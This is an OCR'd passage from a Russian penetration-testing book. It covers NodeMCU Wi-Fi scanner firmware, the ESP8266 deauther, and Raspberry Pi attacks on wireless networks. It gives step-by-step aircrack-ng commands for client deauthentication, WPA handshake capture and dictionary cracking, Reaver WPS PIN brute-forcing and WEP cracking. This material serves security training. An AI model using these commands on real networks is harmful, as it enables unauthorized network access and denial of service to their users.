


Рис. 3.2. Схема подключения

Как видно, схема соединения довольно простая, главное – не перепутать GND и 3,3 V, так как такая ошибка, скорее всего, приведет к полному выходу из строя NodeMCU.

3.2.3. Исходный код

За основу мы возьмем наш код сканера, написанный в предыдущем разделе, и добавим в него команды для работы с SD-картой.

Прежде всего подключим необходимую библиотеку в начале кода:

```
#include <SD.h>
```

Далее необходимо объявить переменную для работы с файлами:

```
File myFile;
```

А процедура `setup()` примет следующий вид:

```
void setup()
{
   // Open serial communications and wait for port to open:
   Serial.begin(9600);
   while (!Serial) {
      ; // wait for serial port to connect. Needed for Leonardo only
```

```
    }

    Serial.print("Initializing SD card...");

    if (!SD.begin(4)) {
       Serial.println("initialization failed!");
       return;
    }
    Serial.println("initialization done.");

    WiFi.mode(WIFI_STA);
    WiFi.disconnect();
    delay(100);

}
```

Как видно, здесь мы инициализируем SD-карту. В случае неудачи выводится соответствующее сообщение и работа программы останавливается.

Далее в процедуре `loop()` открываем файл scan.txt на запись. Новые данные будут добавляться в конец файла.

```
myFile = SD.open("scan.txt", FILE_WRITE);
```

В случае, если условие

```
if (myFile) {
```

истинно, запускаем сканирование Wi-Fi. Здесь все команды должны быть знакомы. Мы лишь дополняем запись результатов в файл с помощью команд:

```
myFile.print(…);
myFile.println(…);
```

По аналогии с `Serial.print/println` эти команды также выводят сроку без или с переходом на следующую строку соответственно. Кстати, в коде можно сразу заложить нужный формат собранной информации, для того чтобы при подготовке отчета о пентесте можно было быстро экспортировать собранные данные в таблицы Microsoft Excel.

В случае если открыть scan.txt не удалось, выводим соответствующее сообщение:

```
} else {
// if the file didn't open, print an error:
Serial.println("error opening scan.txt");
}
```

После завершения сканирования закрываем файл и ждем пять секунд.

```
myFile.close();
delay(5000);
```

Далее я привел полный код прошивки для данного устройства.

```
#include <SD.h>
#include "ESP8266WiFi.h"

File myFile;

void setup()
{
   // Open serial communications and wait for port to open:
   Serial.begin(9600);
   while (!Serial) {
      ; // wait for serial port to connect. Needed for Leonardo only
   }

   Serial.print("Initializing SD card...");

   if (!SD.begin(4)) {
      Serial.println("initialization failed!");
      return;
   }
   Serial.println("initialization done.");

   WiFi.mode(WIFI_STA);
   WiFi.disconnect();
   delay(100);

}

void loop()
{
   // nothing happens after setup

   // open the file. note that only one file can be open at a time,
   // so you have to close this one before opening another.
   myFile = SD.open("scan.txt", FILE_WRITE);

   // if the file opened okay, write to it:
   if (myFile) {
   Serial.println("scan start");
   myFile.println("scan start");
   // WiFi.scanNetworks will return the number of networks found
   int n = WiFi.scanNetworks();
   char ssid[64];
   Serial.println("scan done");
   myFile.println("scan done");
   if (n == 0) {
      Serial.println("no networks found");
         myFile.println("no networks found");
   }
   else
   {
      Serial.print(n);
      myFile.print(n);
```

```
    Serial.println(" networks found");
    myFile.println(" networks found");
    for (int i = 0; i < n; ++i)
    {
      delay(10);
      // Print SSID and RSSI for each network found
      Serial.print(i + 1);
      myFile.print(i + 1);
      Serial.print(": ");
      myFile.print(": ");
      Serial.print(WiFi.SSID(i));
      myFile.print(WiFi.SSID(i));
      Serial.print(" (");
      myFile.print(" (");
      Serial.print(WiFi.RSSI(i));
      myFile.print(WiFi.RSSI(i));
      Serial.print(")");
      myFile.print(")");
      Serial.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" ":"*");
      myFile.println((WiFi.encryptionType(i) == ENC_TYPE_NONE)?" ":"*");
      if (WiFi.encryptionType(i)==2) {
        Serial.println("TKIP(WPA)");
        myFile.println("TKIP(WPA)");
      }
      else if (WiFi.encryptionType(i)==5) {
        Serial.println("WEP");
        myFile.println("WEP");
      }
      else if (WiFi.encryptionType(i)==4) {
        Serial.println("CCMP(WPA)");
        myFile.println("CCMP(WPA)");
      }
      else if (WiFi.encryptionType(i)==7) {
        Serial.println("NONE");
        myFile.println("NONE");
        delay(10);
      }
      if (WiFi.encryptionType(i)==8)
        Serial.println("AUTO");
        myFile.println("AUTO");
      delay(10);
    }
  }
  Serial.println("");
  myFile.println("");
  // Wait a bit before scanning again

  } else {
    // if the file didn't open, print an error:
    Serial.println("error opening scan.txt");
  }
    myFile.close();
```

```
    delay(5000);
}
```

3.2.4. Проверка работы

Проверить работоспособность собранного устройства довольно просто, так как Wi-Fi-сети есть практически в любом населенном пункте, поэтому достаточно просто установить SD-карту в адаптер и включить плату.

3.2.5. Заключение

Мы собрали простое, но реально полезное устройство, опробовав работу платы NodeMCU с другими элементами, в частности с адаптером SD. Не все описываемые в книге устройства настолько простые, и убедимся в этом мы на следующем примере.

3.3. Заглушаем сигнал Wi-Fi с помощью NodeMCU

В отличие от двух предыдущих устройств, это довольно сложное устройство, разработанное исследователем Spacehum. Полное описание и исходный код его можно найти по адресу: https://github.com/spacehuhn/esp8266_deauther. Несмотря на то что для полноценного использования устройства требуется смартфон или компьютер, оно может быть полезно для решения практических задач тестирования на проникновение. Но сначала рассмотрим, в чем заключается суть выполняемой им атаки.

3.3.1. Суть атаки

Протокол 802.11 Wi-Fi содержит в своем функционале возможность проводить деаутентификацию. Данный функционал используется базовыми станциями для отключения пользователей от беспроводной сети в случае необходимости. Однако, помимо беспроводной точки доступа, имеющей легальное право отключать пользователей, это может сделать и злоумышленник. При этом ему не требуется никакая аутентификация.

Атакующий может отправить пользовательскому устройству фрейм деаутентификации в любое время с поддельного адреса беспроводной точки доступа. При этом согласно протоколу для данного фрейма не требуется никакого шифрования, даже если сессия была установлена с шифрованием. Эта уязвимость была устранена в версии протокола 802.11 w-2009 как одобренная поправка к стандарту IEEE 802.11. Однако на практике многие реализации Wi-Fi подвержены данной уязвимости.

Этапы атаки представлены на рис. 3.3.

Эта атака отправляет пакеты для разъединения одному или более клиентам, которые в данный момент подключены к конкретной точке доступа. Разъединение клиентов может быть выполнено по ряду причин:

- восстановление скрытого ESSID. Скрытый ESSID не присутствует в радиовещании. Другой термин для этого явления это «cloaked» (скрытая);




Рис. 3.3. Общий принцип деаутентификации

- захват рукопожатий WPA/WPA2 путём принуждения клиентов к разъединению;
- генерация ARP-запросов (клиенты Windows иногда стирают их ARP-кэш во время дисконекта);
- атака отказ в обслуживании (DoS) – бесконечная отправка пакетов деаутентификации приводит к отказу в обслуживании;
- содействие атаке злой двойник – отправка пакетов деаутентификации подавляет истинную беспроводную точку доступа, при этом свои «услуги» начинает предлагать фальшивая точка.

Конечно, эта атака совершенно бесполезна, если отсутствуют подключённые беспроводные клиенты или имеют место фальшивые аутентификации.

По замыслу автора само устройство, выполняющее эту атаку, выглядит следующим образом (рис. 3.4).

В качестве платформы автор предлагает использовать любой ESP 8266, хотя из соображений стабильности работы лучше всего воспользоваться NodeMCU ESP-12, имеющим больший объем памяти.

Рис. 3.4. Внешний вид устройства

3.3.2. Схема устройства

Вот как выглядит это устройство полностью на макетной плате (рис. 3.5).




Рис. 3.5. Схема устройства

Более подробное описание проекта можно найти на сайте https://github.com/spacehuhn/esp8266_deauther/tree/master/esp8266_deauther.

3.3.3. Исходный код

Исходный код для прошивки довольно громоздкий, и его распечатка займет не менее десятка страниц, притом его львиную долю займет обработка HTML-кода, который к теме данной книги имеет весьма отдаленное отношение. Также в коде устройства есть ряд обработчиков событий с дисплея, которые нам не слишком интересны.

В связи с этим я решил не приводить здесь код прошивки, а просто предложить всем, кого интересует это решение, обратить к сайту, на котором приводится исходный код как самой прошивки, так и необходимых библиотек.

3.3.4. Проверка работы

Для проверки работы собранного устройства нам необходимо подать на него питание. Далее с компьютера или мобильного устройства подключиться к беспроводной сети *pwned* с паролем *deauther*.

После успешного подключения к беспроводной сети необходимо открыть браузер и подключиться к 192.168.4.1. Само собой, что предварительно на клиентском устройстве должны быть выполнены настройки для сети 192.168.1.0/24.

Далее с помощью браузера необходимо произвести сканирование имеющихся беспроводных сетей (рис. 3.6).




Рис. 3.6. Сканирование Wi-Fi-сетей

Также можно провести сканирование подключенных клиентов (рис. 3.7).




Рис. 3.7. Сканирование Wi-Fi-клиентов

Так как устройство достаточно простое и имеет только один беспроводной интерфейс, во время сканирования оно будет недоступно, и переподключаться к нему придется вручную с клиентского устройства.

На вкладке **Attacks** можно выбрать тип реализуемой атаки и запустить ее, нажав **Start**. При этом устройство также будет недоступно. Для остановки атаки необходимо отключить устройство (рис. 3.8).




Рис. 3.8. Выбор атак

При проведении теста можно атаковать сразу все узлы, выбрав **Select All**. Однако, как заверяют авторы, они никогда не использовали данный функционал по этическим соображениям.

3.3.5. Заключение

Это довольно интересное и сложное устройство. Разобравшись в принципах, положенных в основу его работы, а также в специфике протоколов беспроводного доступа, можно разработать множество интересных устройств. Только не стоит забывать о юридических ограничениях, которые упоминались в начале книги.

3.4. Атаки на беспроводные сети с помощью Raspberry Pi 3

3.4.1. Что мы можем сделать

В предыдущей главе мы собрали полноценный планшет под управлением Linux. Напомню, что помимо Wi-Fi и Bluetooth в Raspberry Pi 3 имеется также RG-45-интерфейс (редкость даже на ноутбуках), и все эти интерфейсы можно использовать для решения различных задач. Поэтому я буду применять этот микрокомпьютер как для реализации атак извне, так и внутри контролируемой зоны. Для реализации внешних атак мы будем использовать беспроводной интерфейс, для реализации внутренних мы воспользуемся проводным, однако стоит иметь в виду, что «беспроводные» атаки также актуальны и для внутренней сети.

Напомню, что для атаки на беспроводные сети нам потребуется внешняя антенна. Перед началом тестирования будем предполагать, что у нас нет открытых беспроводных сетей и нам необходимо проверить, насколько защищены закрытые сети.

3.4.2. Поиск беспроводных сетей

Далее в этом разделе, посвященном Raspberry Pi, речь пойдет о «тяжелых», «полновесных» утилитах, предназначенных для пентеста беспроводных сетей. Однако начать я хочу с простого скрипта, который, будучи запущен в бесконечном цикле, выводит в файл все найденные беспроводные сети. Данный сценарий довольно прост. По сути, мы просто опрашиваем эфир на наличие беспроводных сетей и затем с помощью команды grep просто собираем нужные параметры. Через пять секунд сканирование повторяется.

```
#!/bin/bash
while [ 1 = 1 ]
do
echo "Scanned at " $(date)
echo "Scanned at " $(date) >> scan.txt
        iwlist wlan0 scan | grep -e ESSID -e Addres -e WPA -e WEP -e None >> scan.txt
        sleep 5
done
```

В результате работы данного скрипта получаем следующее содержимое в файле scan.txt. Здесь и далее многие иллюстрации будут представлены в виде фотографий с экрана устройства (рис. 3.9).




Рис. 3.9. Сканируем эфир

Данный сценарий может быть полезен при использовании собственного Shell на базе X11, о котором шла речь в главе, посвященной первичной настройке.

Теперь перейдем к рассмотрению более тяжелых решений.

3.4.3. Подключение к Wi-Fi

Для пентеста беспроводных сетей существует несколько утилит, но наиболее известными является пакет aircrack-ng. Установим его на наш Raspberry Pi.

Предварительно необходимо установить libssl.

```
apt-get update
apt-get -y install libssl-dev
```

Далее скачиваем и устанавливаем Aircrack (рис. 3.10).

```
wget http://download.aircrack-ng.org/aircrack-ng-1.2-rc4.tar.gz
tar -zxvf aircrack-ng-1.2-rc4.tar.gz
cd aircrack-ng-1.2-rc4
make
make install
airodump-ng-oui-update
apt-get -y install iw
```




Рис. 3.10. Aircrack установлен

На этом установка пакета Aircrack завершена. Теперь перейдем к рассмотрению выполняемых действий по аудиту безопасности Wi-Fi.

Для этого выполним команду:

```
airmon-ng
```

На экран будет выведен список имеющихся Wi-Fi-интерфейсов. Необходимо выбрать внешнюю беспроводную сетевую карту и запустить ее. При попытке выполнить эту команду со встроенной карты Wi-Fi приведет к ошибке.

```
airmon-ng start wlan1
```

Далее необходимо перевести карту в режим мониторинга:

```
ifconfig wlan1mon down

iwconfig wlan1mon mode monitor

ifconfig wlan1mon up

airodump-ng wlan1mon
```

Теперь можем просмотреть доступные беспроводные сети (рис. 3.11).




Рис. 3.11. Обнаруженные сети

Из приведенного на рисунке вывода команды нам наиболее интересно содержимое полей BSSID, ESSID и CH (номер канала). Также в поле ENC (шифрование) указан алгоритм, который используется для шифрования. Далее необходимо нажать **Ctrl+C** для остановки работы утилиты.

В случае если сеть открытая (OPN), к ней можно пробовать подключиться сразу. Если же используется шифрование WEP, WPA или WPA2, то придется воспользоваться дополнительными утилитами для взлома ключа.

Сначала рассмотрим ситуацию, когда используется шифрование WPA/WPA2, так как на сегодняшний день это наиболее распространенная защита Wi-Fi. Для осуществления атаки нам необходимо скопировать нужные BSSID и выполнить следующую команду:

```
airodump-ng -c [номер_канала] -bssid [bssid] -w /root/Desktop/ wlan1mon
```

Например:

```
airodump-ng -c 11 --bssid 01:01:01:01:01:01 -w /root/Desktop/ wlan1mon
```

Теперь утилита airodump начала мониторинг выбранного канала. Нам необходимо собрать информацию об установке соединения. Для этого можно, конечно, дождаться, что к сети подключится другой пользователь, а можно просто сбросить сессию уже подключившегося пользователя (deauth), для того чтобы он вынужден был подключиться заново и в результате нам удалось бы собрать необходимую информацию. Для этого надо открыть еще один терминал и выполнить следующую команду.

```
aireplay-ng -0 2 -a [router bssid] -c [client bssid] wlan1mon
```

Здесь параметр -0 означает переход в режим deauth и 2 – это число передаваемых для «деаутентификации» пакетов. Параметр -a указывает BSSID, а -c – MAC-адрес клиента.

Например:

```
aireplay-ng -0 2 -a 01:01:01:01:01:01 -c 02:02:02:02:02:02 wlan1mon
```

Кстати, здесь выполняется та же деаутетнтификация, что и в примере с устройством ESP 8266.

Если все было выполнено корректно, то в результате выполнения команды мы должны получить примерно следующее (рис. 3.12):

Рис. 3.12. Результат деаутентификации

В результате наших манипуляций с пользовательскими сессиями был перехвачен некоторый трафик, который сохранили в /root/Desktop/*.cap-файлах. Теперь нам необходимо попытаться расшифровать собранный трафик. Для этого выполняем следующую команду.

```
aircrack-ng -a2 -b [router bssid] -w [path to wordlist] /root/Desktop/*.cap
```

Здесь -a2 – это взламываемый алгоритм шифрования (WPA), -b – DSSID, -w – это словарь. На просторах Интернета имеется множество готовых словарей, кроме того, генератор словарей при необходимости можно написать самостоятельно.

Итак, если в результате выполнения данной атаки удалось узнать пароль от беспроводной сети, есть повод серьезно задуматься о степени ее защищенности. Однако даже если вы используете шифрование WPA с достаточно сложным и длинным ключом, расслабляться все равно рано, так как существуют другие атаки. Вот пример одной из них.

Вернемся к выводу команды airodump-ng wlan1mon. На рис. 3.11 можно увидеть, что на некоторых точках доступа включен режим WPS. В случае пра-

вильного введения пина точка доступа сама предоставит нам необходимые данные для аутентификации (в т. ч. WPA PSK). Для подбора IPN в состав Kali Linux входит утилита Reaver. Собственно, PIN – это восьмизначное число, которое можно вводить в любое время – каких-либо действий на стороне точки доступа не требуется. Для восьмизначных чисел возможно 10^8 (100,000,000) вариантов. Но последняя цифра не является случайной, она рассчитывается по алгоритму, т. е., говоря простым языком, последнюю цифру мы всегда знаем, и количество возможных вариантов сокращается до 10^7 (10,000,000). При этом искомый PIN делится на две половины, и каждая из этих половин проверяется индивидуально. Это означает, что для первой половины 10^4 (10,000) возможных вариантов, а для второй – всего 10^3 (1,000), т. к. последняя цифра не является случайной. Как видно, здесь, в отличие от подбора ключа шифрования по словарю, шансов на успех гораздо больше.

Утилита Reaver работает следующим образом: сначала подбирается первая половина кода PIN, а затем вторая. Скорость, с которой Reaver тестирует номера пинов, полностью зависит от скорости, с которой ТД может обрабатывать запросы. Некоторые достаточно быстрые – можно тестировать по одному пину в секунду, другие – медленнее, они позволяют вводить только один пин в 10 секунд. Но по собственному опыту могу сказать, что некоторые модели точек доступа, используемые провайдерами для доступа в Интернет по GPON, при переборе PIN начинают мигать красным сигналом, который при обычной работе не горит. Это может стать дополнительным сигналом о подозрительной активности в сети.

Для начала скачаем и установим Reaver (рис. 3.13).

```
apt-get install -y reaver
```




Рис. 3.13. Установка Reaver

Для того чтобы начать перебор, необходимо в новом окне терминала выполнить следующую команду:

```
reaver -i wlan1mon -b [BSSID]
```

По умолчанию Reaver имеет задержку в 1 секунду между попытками пина. Для отключения этой задержки необходимо добавить `-d 0` к командной строке, но некоторые точки доступа не любят этого:

```
reaver -i wlan1mon -b [BSSID] -d 0
```

Другая опция, которая может ускорить атаку, – это `-dh-small`. С помощью этой опции Reaver может несколько ускорить перебор с использованием групп Диффи-Хелманна:

```
reaver -i wlan1mon -b 01:01:01:01:01:01 --dh-small
```

В среднем перебор может занять до трех часов, так что за ночь осуществить такую атаку вполне реально.

Что делать в случае, если используется WPA, но пароль не из словаря и WPS не включен? То есть мы собрали пакеты с помощью `airodump`, и у нас имеется cap-файл.

Здесь Raspberry Pi нам уже не поможет, поэтому дальнейшие действия по расшифровке собранных данных необходимо производить на стационарной и мощной машине, поэтому их описание я оставлю за рамками данной книги. При этом в качестве программного средства можно использовать утилиту Hashcat: https://webware.biz/?p=3799.

Теперь рассмотрим случай, когда используется алгоритм WEP. Данный алгоритм шифрования появился гораздо раньше, чем WPA, и в настоящее время является небезопасным. Сам факт использования данного алгоритма является серьезной уязвимостью в корпоративной беспроводной сети, поэтому его настоятельно рекомендуется заменить на WPA2.

Но вернемся к практическим вопросам взлома WEP. Нам необходимо открыть новое окно терминала, в котором запустить выполнение следующей команды:

```
airodump-ng -c (channel) -w (file name) --bssid (bssid) (interface)
```

Здесь `channel` – это канал из столбца CH, `file name` – имя файла, в который всё будет записываться, ну а `bssid` – это идентификатор сети.

Тогда нам необходимо использовать следующую команду:

```
airodump-ng -w wep -c [номер канала] -bssid [BSSID] wlan1mon
```

Здесь синтаксис аналогичен уже описанному ранее, поэтому я не буду рассматривать его подробно. Пример использования:

```
airodump-ng -w wep -c 1 -- bssid 01:01:01:01:01:01 wlan1.
```

Затем откройте новое окно терминала и введите:

```
aireplay-ng -1 0 -a (bssid) -h 01:01:01:01:01:01 -e (essid) (interface)
```

После этого нам необходимо дождаться появления сообщения «Association successful».

Так как взлом шифрования WEP основан на получении статистики от большого числа пакетов, нам необходимо собрать необходимое для взлома количество пакетов. Для этого вводим команду:

```
aireplay-ng -3 -b (bssid) -h 01:01:01:01:01:01 (interface)
```

Этот процесс может занять продолжительное время, все зависит от интенсивности работы беспроводной сети. Нам нужно дождаться, пока число в столбце #Data не перейдёт отметку в 10000.

При достижении требуемого количества собранных данных необходимо открыть еще одно окно терминала и ввести:

```
aircrack-ng -b (bssid) (file name-01.cap)
```

В качестве имени вводится выбранное вами ранее имя файла.

```
aircrack-ng -b (bssid) (wlan1mon.cap)
```

